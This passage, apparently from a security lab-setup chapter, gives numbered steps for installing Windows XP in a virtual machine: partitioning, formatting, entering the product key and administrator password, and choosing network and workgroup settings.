


15. Now we will get a new window with the message **Welcome to setup**. Here we can see three options, the first option is **To set up Windows XP now, press ENTER**.




Lab Setup


16. We will then be prompted to agree to the Windows XP license; press **F8** to accept.
17. After accepting the agreement we will see the unpartitioned space dialog. We will need to create partitions from this unpartitioned space. Select the second option **To create partition in the unpartitioned space, press C.**



18. After pressing **C**, the next step is to set the size of the new partition and then press **Enter**.




19. After creating the new partition, we can now see three options here; select the first option **To set up Windows XP on the selected item**, press ENTER to continue.




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
20. Now we have to format the selected partition before continuing the installation process. Here we see four options for formatting and select the first option which is **Format the partition using the NTFS file system (Quick)** and press *Enter*.




21. Now setup will format the partition.



22. After formatting the partition, the setup will copy the Windows files.




23. After copying the Windows files it will restart your virtual machine after 10 seconds, or press ENTER for immediate restart.




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
24. After restarting the virtual machine you will see the Windows XP boot screen.
25. The Windows installation process will start and will take approximately 40 minutes to complete.
26. Now a new window will appear for **Regional and language Options**, just click on **Next >**.



27. After that a new window will appear asking for your **Name** and **Organization** name; enter these details and click on **Next >**.




28. A new window will appear asking for the **Product Key**; enter the key and click on **Next >**.




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
29. The next wizard will ask for a **Computer name** and **Administrator password**, enter these details and click on **Next >**.



30. This will be followed by a screen to enter the date, time, and time zone settings. Select the time zone according to your country, enter the date and time, and then click on **Next >**.




31. We will see the installation screen again, with **Installing Network** settings.




Lab Setup

32. A new window will prompt us to choose the network settings. Select **Typical settings**. If we want to configure our network settings manually, we can select **Custom settings** and then click on **Next >**.



33. The wizard will ask if we want to make the computer a member of the workgroup or domain. For our lab we select **WORKGROUP** and click on **Next >**.




34. We will then see the Windows XP boot screen.
35. After Windows XP has booted, we will see a message **Welcome to Microsoft Windows**. To continue, click on **Next**.




36. The wizard will ask us whether or not to turn on the automatic updates. Make the selection according to your preference and then click on **Next**.

Lab Setup

